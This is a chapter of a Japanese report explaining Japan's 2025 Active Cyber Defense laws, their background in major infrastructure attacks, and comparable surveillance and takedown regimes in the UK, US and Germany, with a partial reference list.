4.1.　はじめに

2025年5月に能動的サイバー防御に関する法律が参議院で可決されました。
本章では能動的サイバーの説明と、それが登場した背景を説明しています。次に日本における制度と各国の状況について述べ、最後に導入スケジュールについて記述しています。

4.2.　能動的サイバー防御登場の背景

4.2.1.　　受動的な防御の限界

従来の受動的なサイバー防御では、不正アクセスやランサムウェアなどのマルウェアによる被害が発生してから、

●被害状況の把握
●侵入者との通信遮断
●マルウェアの削除
●システムの復旧、再開

を実行する、あるいはEDR(Endpoint Detection and Response)やXDR(Extended Detection and Response)の導入で攻撃を初期の段階で素早く検知・対処する、という対策を行っていました。しかし受動的な対処法では、下記の理由によりAPT(Advanced Persistent Threat:標的に対して持続的に行われる高度な攻撃)による被害を防ぐことが困難になってきています。

●攻撃者側が有利である
被害者側は「いつ」「誰に」「どのような方法で」狙われているのがわからないのに対し、攻撃者側は相手側のシステム構成、使用ソフト、担当者などの情報を入念に調べることができます。相手のシステムがわかれば、悪用が可能な脆弱性やマルウェアを準備し、好きなタイミングで攻撃を仕掛けることが可能です。このように情報の非対称性のため、攻撃者側が有利になります。

●攻撃者は経験が豊富である
攻撃側はさまざまな組織に攻撃を行ってきているため、攻撃のためのノウハウを蓄積しています。これに対し経済産業省が言及しているように、セキュリティ人材は不足しており[1]、防御側は手薄な状態です。

●サイバー犯罪の国際化が進んでいる
攻撃側には、海外から攻撃するメリットが存在しています。
・自国にあるものよりも、より価値のある標的を狙うことが可能
・捜査権限などの問題で、海外の犯罪者には捜査が及びにくい
・国によっては身元確認などのルールが徹底されておらず、正体を隠しやすい
警察庁によると、脆弱性探索行為の99%は海外からのものとなっています[2]。

●その都度防御しているだけでは、いつかは防御を突破される可能性がある
攻撃側の目的が単なる金銭的利益を得るだけであれば、対策がある程度とられている場合には、攻撃をあきらめて別の標的に狙いを変更するかもしれません。しかし標的の業務を妨害することや、そこにしかない機密情報が目的の場合は、あきらめずに何回も攻撃をしてきます。複数回にわたりさまざまな手法で攻撃されることで、防御が突破される可能性が高まります。

また、重要インフラに対する攻撃も懸念されています。
2016年12月、ウクライナの首都キーフで1時間程度の停電事故が発生しましたが、その後の調べでこの事故は産業制御システムの攻撃を実行できるマルウェアであるWin32/Industroyerの攻撃によるものと判明しました[3]。これと同様の攻撃は1年前の2015年12月にも発生しています。さらに2022年には、亜種であるIndustroyer2が観測され、これもウクライナの変電所に対する攻撃を目論んでいました[4]。これらの攻撃はAPTのSandwormグループによるものと考えられています。
2021年5月には、米国最大の燃料パイプラインであるColonial Pipelineがランサムウェア DarkSideの攻撃を受け、操業を停止し[5]、米国東海岸ではガソリンスタンドに行列ができるなど市民生活にも影響を及ぼしました。この時Colonial Pipelineは復旧を急ぐためにDarkSideに対し440万ドルの身代金を支払いましたが、後のDarkSideの摘発後、身代金はFBIにより回収されています[6]。
日本においても重要インフラへの攻撃が観測されています。2023年7月に名古屋港統一コンテナターミナルシステムがランサムウェアの攻撃を受け、名古屋港全コンテナターミナルの作業が停止しました[7]。こちらは関係者の復旧活動が功を奏し、2日後には全ターミナルの作業が再開されています。
上記のような重要インフラに対する攻撃は、一般市民への影響や復旧に時間がかかることが懸念事項として挙げられ、被害金額も膨大になる可能性があります。

4.2.2.　能動的サイバー防御とは

能動的サイバー防御はアクティブサイバーディフェンス(Active Cyber Defense：ACD)とも呼ばれます。受け身の防御とは異なり、防御側が積極的にサイバー攻撃の手法や兆候を調べ、事前に対策をとり被害を防ぐことを言います。名前だけで判断すると、対抗して相手に攻撃を仕掛け攻撃側のサーバーを沈黙させる、というようなイメージがありますが、日本においては相手のサーバーを物理的に破壊することは想定していません。
能動的サイバー防御の対象となる「基幹インフラ事業者」は経済安全保障推進法で指定されている事業者[8]であり、サイバーセキュリティ基本法における重要社会基盤事業者とは少し異なります。基幹インフラ制度の対象事業とその数を以下に示します。

表 4-1　基幹インフラ事業者と数
※内閣府の資料8より作成

電気(48)	ガス(25)	石油(18)	水道(23)
鉄道(5)	貨物事業運送(3)	外航海運(3)	港湾(32)
航空(2)	空港(6)	電気通信(10)	放送(6)
郵便(1)	金融(59)	クレジットカード(8)	

参考のためにサイバーセキュリティ基本法における重要社会基盤事業者[9]を示します。違いがわかるように上記基幹インフラ事業者と異なる個所の背景色を変更しています。

表 4-2 サイバーセキュリティ基本法における重要社会基盤事業者(参考)

電力	ガス	石油	水道
鉄道	物流	政府・行政サービス	港湾
航空	空港	情報通信	医療
化学	金融	クレジット	

4.3. 能動的サイバー防御の手法

日本において、能動的サイバー防御で実施する内容として、以下の3つの要素があります[10]。



図 4-1 能動的サイバー防御の3つの要素
※内閣官房サイバー安全保障体制整備準備室の資料10より、図を編集

4.3.1. 官民連携の強化

ここでは基幹インフラ事業者がサイバー攻撃を受けた際の政府への情報共有や、政府から民間事業者などへの情報共有を円滑に行うことで、インシデントへの備えや被害の軽減、防止策をとることを促します。
サイバー対処能力強化法では、基幹インフラ事業者が、特定重要電子計算機(サイバーセキュリティが侵害された場合に、特定重要設備の機能が停止、または低下するおそれがあるコンピュータ)を導入したときは、その製品名などを事業所管大臣に届けなければなりません。さらに、不正アクセスなどの事態が発生した場合、これに関する詳細を事業所管大臣および内閣総理大臣に報告する必要があります。
また情報共有・対策のための協議会の設置についても言及され、サイバー攻撃による被害の防止のため、重要電子計算機を使用する者等を構成員とする協議会を設置し、構成員に対し守秘義務を伴う被害防止に資する情報を共有するとともに、必要な資料提出などを求めることができます。
これ以外に、サイバー攻撃による被害の防止に必要な情報を公表・周知することや、重要電子計算機に関する脆弱性を認知したときには、その供給者(電子計算機等の生産者、輸入者、販売者および提供者)に対し必要な処置を講ずるように要請することが定められています。
特筆すべきこととしては、官民連携の実効性を増すために、秘密の不正な漏えいや基幹インフラ事業者が是正命令や資料提出に対応しない場合に対する、罰則が定められています。

4.3.2.　通信情報の利用

サイバー攻撃の実態を知るため、通信情報の利用・分析を行います。通信情報の扱いには、通信の秘密を侵害しないため、慎重さが求められます。サイバー対処能力強化法で定められている通信情報の取得は、相手の同意によるものとよらないものに大別されます。

●当事者協定(同意)に基づく通信情報の取得
こちらでは、基幹インフラ事業者やその他の電気通信役務の利用者との協定に基づき、その利用者が送受信する通信情報の提供を受けることになります。この通信情報のうち、国外から国内への通信情報を用いて分析を行い、サイバーセキュリティの確保のため、当該利用者に必要な分析結果を提供します。
また必要があるときは、防衛大臣その他の関係行政機関の長に対し、必要な協力を要請でき、要請された側は、業務に支障のない限り協力を行うことになります。
取得した通信情報は、分析やアクセス・無害化のために関係行政機関に提供する場合を除き、提供してはいけないことになっています。

●(同意によらない)通信情報の取得
上記の当事者協定に基づく通信情報の取得と異なり、利用者の了解を得なくても通信情報を取得する手順などが定められています。「通信の秘密」に配慮するため、内閣総理大臣が必要と認める場合であっても、独立機関であるサイバー通信情報監理委員会の承認が必要です。この独立機関は、国家行政組織法第3条により設置される3条委員会と呼ばれるものであり、大臣の指揮監督を受けずに、独立して権限を行使することが可能です。
同意に寄らず通信情報の取得する状況として、以下2つのパターンが想定されています。

【外外通信の分析】
外外通信とは、国内を経由する国外から国外への通信を指します。このような通信で、
・ほかの方法ではその実態の把握が著しく困難なサイバー攻撃に関係がある
・特定の電気通信設備により伝送されていると疑うに足りる状況である
という事態が発生し、国外の攻撃インフラなどの実態把握のため必要があると認める場合には、サイバー通信情報監理委員会の承認を受けて、該当する電気通信設備から通信情報が送信されるようにする措置をとることができます。
外外通信が考慮されているのは、太平洋を経由する米国⇔アジア間の通信のかなりの部分が日本経由であるためです。

【外内通信または内外通信の分析】
外内通信とは国外から国内への通信、内外通信とは国内から国外への通信を指します。このような通信で、
・サイバー攻撃に用いられていると疑うに足りる状況のある特定の外国設備と送受信している
・または、当該状況のある機械的情報が含まれているものの分析をしなければ被害防止が著しく困難である
・ほかの方法ではこれらの通信の分析が著しく困難である
という場合には、サイバー通信情報監理委員会の承認を受けて、これらの通信が含まれると疑われる外国関係通信を伝送する電気通信設備から、通信情報が送信されるようにする措置をとることができます。

通信情報を取得する際は、通信の中身を見ずに、IPアドレスや特定コマンドなどの意思疎通の本質的な内容ではない情報による自動選別をする必要があります。また不要な通信情報は直ちに消去しなければなりません。このような処置は、「通信の秘密」を侵害しないために必要なものです。さらに、通信情報の不正な利用・漏えい、および通信情報を保有する行政機関の管理を侵害して通信情報を取得するなどの行為には、刑事罰が定められています。

これら通信情報取得について説明した図を以下に示します。



図 4-2　サイバー対処能力強化法における通信情報の取得
※内閣官房サイバー安全保障体制整備準備室の資料10より、図を編集

4.3.3.　アクセス・無害化

ここでいうアクセス・無害化とは、サイバー攻撃の被害拡大を防止するための必要最小限度の措置で、攻撃に使用されているサーバーにアクセスし不正なプログラムの停止や削除などを行うことを想定しています。

サイバー対処能力整備法では、サイバー攻撃による重大な危害を防止するために警察・自衛隊による措置などを可能とし、その際の適正性を確保するための手続きが定められています。

●警察によるアクセス・無害化処置
サイバー攻撃またはその疑いがある通信が発生し、そのまま放置すれば人の生命、身体または財産に対する重大な危害が発生するおそれがあり、緊急性がある場合は、警察庁長官が指名する警察官(サイバー危害防止措置執行官)は、サイバー攻撃の送信元などである電子計算機の管理者やその他関係者に対し、危害防止のため通常必要と認められる措置(電気通信回線を介して行えるもの)をとることを命ずる、または自ら実行できます。
ここで述べられている処置とは、インストールされている攻撃のためのプログラムの停止・削除などを言います。
国外の攻撃関係サーバーへの措置に関しては、警察庁長官を通じて、外務大臣と協議する必要があります。
またサイバー危害防止措置執行官が処置を行う際には、あらかじめ、サイバー通信情報監理委員会の承認を得なければなりません。ただし非常に緊急度が高く承認を得る時間がない場合は、事後に通知することで、緊急に対応することが可能です。

●防衛省・自衛隊によるアクセス・無害化措置
サイバー攻撃やその疑いのある通信が発生しており、以下のような状況である場合、
①国の行政機関など、地方公共団体、基幹インフラ、一定の防衛産業などの重要電子計算機が攻撃されている
②海外のアクターが、高度に組織的かつ計画的に実施していると認められる
③重要電子計算機の防護に自衛隊が有する特別の技術または情報が必要不可欠であり、国家公安委員会から要請またはその同意がある

内閣総理大臣は自衛隊に対し、重要電子計算機に対する通信防護措置をとるように命ずることができます。
この際、自衛隊は単独で対処するのではなく、警察と共同して措置をとることになっています。
こちらの場合も国外の攻撃関係サーバーへの措置に関しては、防衛大臣を通じて、外務大臣と協議する必要があります。
処置を実行する自衛官は防衛大臣を通じて、サイバー通信情報監理委員会の承認を得る必要がありますが、緊急性などで特段の事情がある場合は、事後の通知でも対応可能です。さらに、措置を行う自衛官は防衛大臣の指揮を受けなければなりません。

4.3.4.　想定する効果

これら3つの手段をとることで、内閣官房では以下の効果を想定しています[11]。

●より早期にサイバー攻撃を把握
●より効果的にサイバー攻撃に対応することが可能に
●攻撃サーバーなどの無害化も可能に

いままでもフィッシングサイトの対応に「テイクダウン」という処置がとられていました。テイクダウンとは、セキュリティの世界ではサーバーを停止させる行為を言い、JPCERT/CCなどのインシデント対応機関がISP（インターネットサービスプロバイダー）にネットワークからの遮断を要請し、ISPがこれに従うことで実施されます。しかし、この要請は対応の強制でなく、自発的な協力をお願いするものであり、必ずサーバーがテイクダウンされるとは限りません[12]。また、防弾サーバーや防弾ホスティングと呼ばれる、サービス停止要請を拒否するものも存在します。能動的サイバー防御を実施することで、迅速で効果的な無害化が期待できます。

4.4.　海外の動向

ここでは先進主要国における能動的サイバー防御について、通信情報取得とアクセス・無害化に関して説明します。

4.4.1.　英国

●通信情報取得
英国では2016年調査権限法[13]（Investigatory Powers Act 2016）により、情報機関や法執行機関に通信情報の収集・傍受を行うための権限を与えています。これらの活動を監督するため、調査権限委員会（Investigatory Powers Commission：以降IPC）が独立機関として設置されました。通信情報取得許可は国務長官が発行しますが、それにはIPCによる事前審査が必要です。
この法律では、ISPに、誰が・いつ・どこに接続したかという接続記録を1年間保管することを義務づけています[14]。
捜査当局などがデータを要求する際、フィルタリングの指定により必要なデータだけを要求します[15]。これは無制限にデータを要求することに対する抑止として働きます。
さらに、テロやサイバー攻撃、幼児の性的搾取などの脅威に対抗するため、標的を絞った傍受である機器干渉（Equipment interference）が認められています[16]。機器干渉とは、コンピュータやネットワーク機器、スマートフォン、記録装置にリモートまたは物理的に接続し、データを取得することを指します。機器干渉の許可を申請できるのは、警察、国家犯罪対策庁、歳入関税庁、国防省・陸軍・海軍・空軍の各警察に限られ、国務長官または警察署長による許可状が発行する前に、司法委員会の承認を受けることが義務付けられています。
また英国に脅威をもたらす海外の個人、グループ、組織を特定する手法として、一括傍受（Bulk interception）という方法も認められています[17]。こちらは標的を絞った場合よりも厳密な手続きが必要で、国務長官に許可状を申請する前に司法委員会の承認が必要です。さらにIPCの監督が必要となります。

●アクセス・無害化措置

英国の1994年情報機関法[18] (Intelligence Services Act 1994)は秘密情報機関(MI6)や政府通信本部(GCHQ)について規定する法律で、第1条では秘密情報機関に諜報活動を行う権限を、3条では政府通信本部に同様の権限を与えています。この法律により、MI6の存在が公式に認められました。

そして5条(Warrant:許可状)では「財産への立入または無線電信への干渉は、本状に基づき国務大臣が発行した許可証により許可された場合は、違法にならない」とされています。

また秘密情報機関が機能を行使するのは、以下の場合のみ認められると、1条で定められています。

・国家安全保障の利益のため、特に政府の防衛政策および外交政策に関連して
・経済的幸福の利益のため
・重大犯罪の予防または摘発のため

このように国務大臣は大きな権限を持っていますが、前項の「2016年調査権限法」により、IPCによる審査が必要です。また「経済的幸福の利益のため」という文言については、国家による産業スパイを肯定するものだという批判があります。

4.4.2.　米国

●通信情報取得

2008年、米国は外国情報監視法(FISA)の改正に伴い、第702条を制定しました[19,20]。これは外国に関する情報を入手するために、米国外にいる外国人を対象に監視を行うことができる、というものです。その際、政府は電子通信サービス・プロバイダーに支援を強制できます。収集した情報をサイバーセキュリティの取り組みに役立てることで、国家安全保障上の脅威であるテロリスト・(兵器や薬物、テロリズムなどの)拡散者・スパイなどの外国の敵対者に対抗します。

702条の監視対象は米国外にいる外国人であり、米国人および米国居住者を対象とすることはできません。また調査目的が米国人または米国居住者に関する場合は、米国外にいる外国人であっても調査はできません(逆ターゲットと呼びます)。

また米国外にいる外国人が米国人や米国居住者にメールや電話をすることがあるため、米国人に関する情報の取得、保持、共有を最小限に抑えるための特定の手順が義務付けられています。例えば取得した米国人関連情報は、最小化手続きに従ってのみ使用・開示可能であり、目的外での使用や開示は原則認められていません。意図せず収集した米国人に関する通信は、原則直ちに破棄するようになっています。

さらに、702条の運用は広範な監視の対象となっています。司法長官は、標的の選定、最小化、および照会手続きを承認する必要があり、これらの手続きが適切であったかどうかは独立機関である外国情報監視裁判所(FISC) によって、FISA法および合衆国憲法修正第 4条(政府による不合理な捜査や押収から、個人のプライバシーと財産を守る権利についての条文) との整合性について毎年審査されます。また政府が電子通信サービス・プロバイダーに支援を強制する際には、FISCの承認が必要です。



図 4-3　外国情報監視法 第702条による情報取得手順
※国家情報長官室の資料20より作成

2022年には大統領令14086号が発令され、下記のように米国の通信情報取得に対する保護措置が強化されました[21]。

〇信情報取得の正当性の確保
情報収集は、国家安全保障やテロ、サイバー脅威などの正当な目的に限定されます。

〇プライバシーと市民の自由の保護
米国市民だけでなく、外国籍の個人にもプライバシー保護を実施します。
情報収集は最小限に限定され、過剰な収集は制限されます。

〇監督と監査の強化
情報機関の活動、業務、または不正行為などは独立監視機関の情報機関監察総監室に報告することが義務付けられています。

〇苦情申し立て
適格国（EU、英国、スイス）の個人は、米国情報機関による違法な通信情報取得に対して苦情を申し立てることが可能です。

この大統領令が出された背景としては、欧州司法裁判所（CJEU）が2020年に出したSchrems II判決があります[22]。米国政府の監視活動が、EUのプライバシー権を十分に保護していないとして、EU-米国間の個人データ移転を行うための枠組みであるPrivacy Shieldが無効となりました。このため米国はEUと新たな枠組みを作る必要に迫られ、大統領令14086号が制定されることになりました。

●アクセス・無害化措置
米国の国家サイバーセキュリティ戦略 Ver2（Version 2 of the National Cybersecurity Strategy Implementation Plan）[23]では、第2の柱として「脅威アクターの破壊と解体」が挙げられており、FBIは積極的にアクセス・無害化措置を行っています。米国の「合衆国法典 第18編 第1030条:コンピュータに関連する詐欺および関連行為」は不正な目的や許可なしで保護されているコンピュータにアクセスすることを禁止していますが、例外として政府の法執行機関や情報機関が法的に許可された調査・保護・情報活動を行うことを認めています[24]。さらに2016年に連邦刑事訴訟規則 第41条が改正され[25]、メディア

や情報の所在地が VPNや Torで隠匿されている場合や広範囲で被害が出ている場合、捜査機関は管轄に関係なく、あらゆる場所のコンピュータにアクセスできる遠隔操作用の令状を発行できるようになりました。

2021年、FBIは他国の法執行機関と共同作戦を実行し、Emotetボットネットの破壊を行ったと発表しました[26]。この作戦では海外にあるEmotetサーバーに合法的にアクセスし、サーバー上のEmotetマルウェアを法執行機関が作成したファイルと置き換えました。ボットネットの PCがこのファイルをダウンロードし実行すると Emotetの管理サーバーからネットワーク的に切り離され、ボットネットとして機能しなくなります。
2023年には同様の手法で Qakbotの破壊を行いました。この作戦では FBIはボットネットに感染している70万台以上のマシンを特定し、その後 Qakbotのサーバーにアクセス後に暗号通信の暗号鍵を変更しました。こうして Qakbotの管理者が操作できなくした上で、駆除ツールとして機能するカスタムのWindows DLLを感染マシンに配布し、Qakbotを除去させています[27]。

4.4.3.　ドイツ

●通信情報取得
ドイツでは 1956年に創設された対外諜報機関である連邦情報局(Bundesnachrichtendienst:BND) が一括傍受などを含む通信情報取得を行っていました。2003年には米国国家安全保障局(NSA) と共同で Operation Eikonal[28]を実施し、大規模な情報収集を開始しました。当初は電話・FAXが対象でしたが、2006年に電子メールと VoIP通信を傍受対象にしました。この取り組みは、当初の想定よりも成果が得られなかったため 2008年に中止されましたが、BNDは 2009年から、テロおよびサイバー攻撃の防止を目的に、国外通信についてインターネットプロバイダーからの傍受を開始します[29]。
その後、この活動を合法的とするために、2016年に BND法が改正されました。傍受されたデータはフィルタリングにより不要なものは破棄されるということでしたが、プライバシー保護や通信の秘密の観点で疑念が持たれました。



図 4-4　BNDの外国監視活動
※Electrospaces.netの資料[29]より作成

2018年1月、国境なき記者団と外国人ジャーナリストが、「外国人ジャーナリストの通信を無差別に収集することは、市民の自由と報道の自由を危険にさらしている」と抗議し、連邦憲法裁判所に憲法違反として提訴しました。2020年の判決では外国人に対しても報道や通信の秘密が適用されるとして、一括傍受を行うには以下の要件が必要であることが示されました。

・ドイツ国民と居住者の通信を分離し、国内通信は削除
・収集するデータ量の制限
・収集目標の明確化
・収集作業手順の明確化と順守
・個人データ傍受に関する制限
・メタデータの保存に関する制限
・データ処理と分析のための枠組みの制定
・弁護士やジャーナリストの特権的な通信を保護するための保護措置
・私生活の中核の保護
・義務的かつ説明責任のあるデータ削除

その後2021年のBND法の改正により、上記の要件が盛り込まれました[30]。

4.4.4.　日本の制度設計に及ぼした影響

日本における動的サイバー防御の実施に当たり、海外の状況は有識者会議で調査・検討されています[31,32]。米国やドイツの状況を見ますと、プライバシーや報道の自由に対する懸念のため、情報収集に関する規制（いわゆるセーフガード）が後に強化されています。このような状況を反映し、日本でも同意によらない情報収集に関しては、独立機関の事前承認が必要となっています。また情報収集を行うために必要な条件についても、法律の条文に規定されています。
米国やドイツでは、自国民や国内居住の外国人に対する情報通信の情報は収集しないとされ、またドイツではさらに、弁護士やジャーナリストの通信を保護するための規定がありますが、このような規定は、日本の動的サイバー防御には盛り込まれていないようです。

4.5.　日本での導入について

2022年12月16日に閣議決定された国家安全保障戦略では、サイバー安全保障分野での対応能力を欧米主要国と同等以上に向上させるとの目標を掲げました。これを実現する取り組みに必要な法整備については、2024年6月からサイバー安全保障分野での対応能力の向上に向けた有識者会議を開催し、11月に提言をまとめています。
この提言を踏まえ、2025年 2月に「サイバー対処能力強化法案」および「同整備法案」が閣議決定され、国会での審議・修正を経て、同年5月16日に成立、同月23日に公布となりました。
サイバー対処能力強化法（正式名称：重要電子計算機に対する不正な行為による被害の防止に関する法律）は、「官民連携」と「通信情報の利用」に関する施策が定められています。またサイバー対処能力整備法（正式名称：重要電子計算機に対する不正な行為による被害の防止に関する法律の施行に伴う関係法律の整備等に関する法律）では、「アクセス・無害化措置」と動的サイバー防御を実施するための「組織・体制整備等」が定められています。
また「組織・体制整備等」に関連して、サイバーセキュリティ基本法の改正と内閣法が改正されています。

「サイバー対処能力強化法案」および「同整備法案」は、公布から1年6カ月以内に施行される予定です。
能動的サイバー防御は、他国に先行事例があるとは言え日本においては初の試みであり、施行後に想定していなかった問題が発生することも予想されます。そのためか、施行3年後に実際の運用状況などを考慮して見直されることになっています。

施行後の運用に当たっては、能動的サイバー防御の発動に対し、インシデントの発生状況とその解決策として、どのような判断基準を用いて実施したかということや、実際に行った手段の説明と効果などに関して、透明性を確保するために詳しい説明が求められると思われます。

1 「サイバーセキュリティ人材の育成促進に向けた検討会最終取りまとめ」を公表しました ｜ 経済産業省
https://www.meti.go.jp/press/2025/05/20250514002/20250514002.html

2 令和6年におけるサイバー空間をめぐる脅威の情勢等について ｜ 警察庁
https://www.npa.go.jp/publications/statistics/cybersecurity/data/R6/R06_cyber_jousei.pdf

3 産業制御システムに最大級の脅威をもたらすマルウェア「インダストロイヤー」｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/trend/detail/170620.html

4 Industroyer2: Industroyer reloaded ｜ WeLiveSecurity
https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/

5 Largest U.S. pipeline shuts down operations after ransomware attack ｜ BleepingComputer
https://www.bleepingcomputer.com/news/security/largest-us-pipeline-shuts-down-operations-after-ransomware-attack/

6 US recovers most of Colonial Pipeline's $4.4M ransomware payment ｜ BleepingComputer
https://www.bleepingcomputer.com/news/security/us-recovers-most-of-colonial-pipelines-44m-ransomware-payment/

7 名古屋港コンテナターミナルのサイバー攻撃におけるインシデント対応について ｜ 国家サイバー統括室
https://www.nisc.go.jp/pdf/policy/infra/shiryo2.pdf

8 特定社会基盤事業者として指定した者 ｜ 内閣府
https://www.cao.go.jp/keizai_anzen_hosho/suishinhou/infra/doc/infra_jigyousya.pdf

9 重要インフラ対策関連 ｜ 国家サイバー統括室
https://www.nisc.go.jp/policy/group/infra/policy.html

10 サイバー対処能力強化法及び同整備法について ｜ 内閣官房
https://www.cas.go.jp/jp/seisaku/cyber_anzen_hosyo_torikumi/pdf/setsumei.pdf

11 新・サイバー防御、始まる。｜ 内閣官房
https://www.cas.go.jp/jp/seisaku/cyber_anzen_hosyo_torikumi/pdf/shin_cyber_leaflet.pdf

12 JPCERT コーディネーションセンター フィッシングFAQ（Q6）｜ JPCERT/CC
https://www.jpcert.or.jp/ir/faq3.html#faq6

13 Investigatory Powers Act 2016 ｜ legislation.gov.uk
https://www.legislation.gov.uk/ukpga/2016/25/contents

14 30 Oct 2015 Internet Connection Records factsheet - Factsheet-Internet_Connection_Records.pdf ｜ GOV.UK
https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/473745/Factsheet-Internet_Connection_Records.pdf

15 30 October 2015 Request filter CD factsheet - Factsheet-CD_Request_Filter.pdf ｜ GOV.UK
https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/473748/Factsheet-CD_Request_Filter.pdf

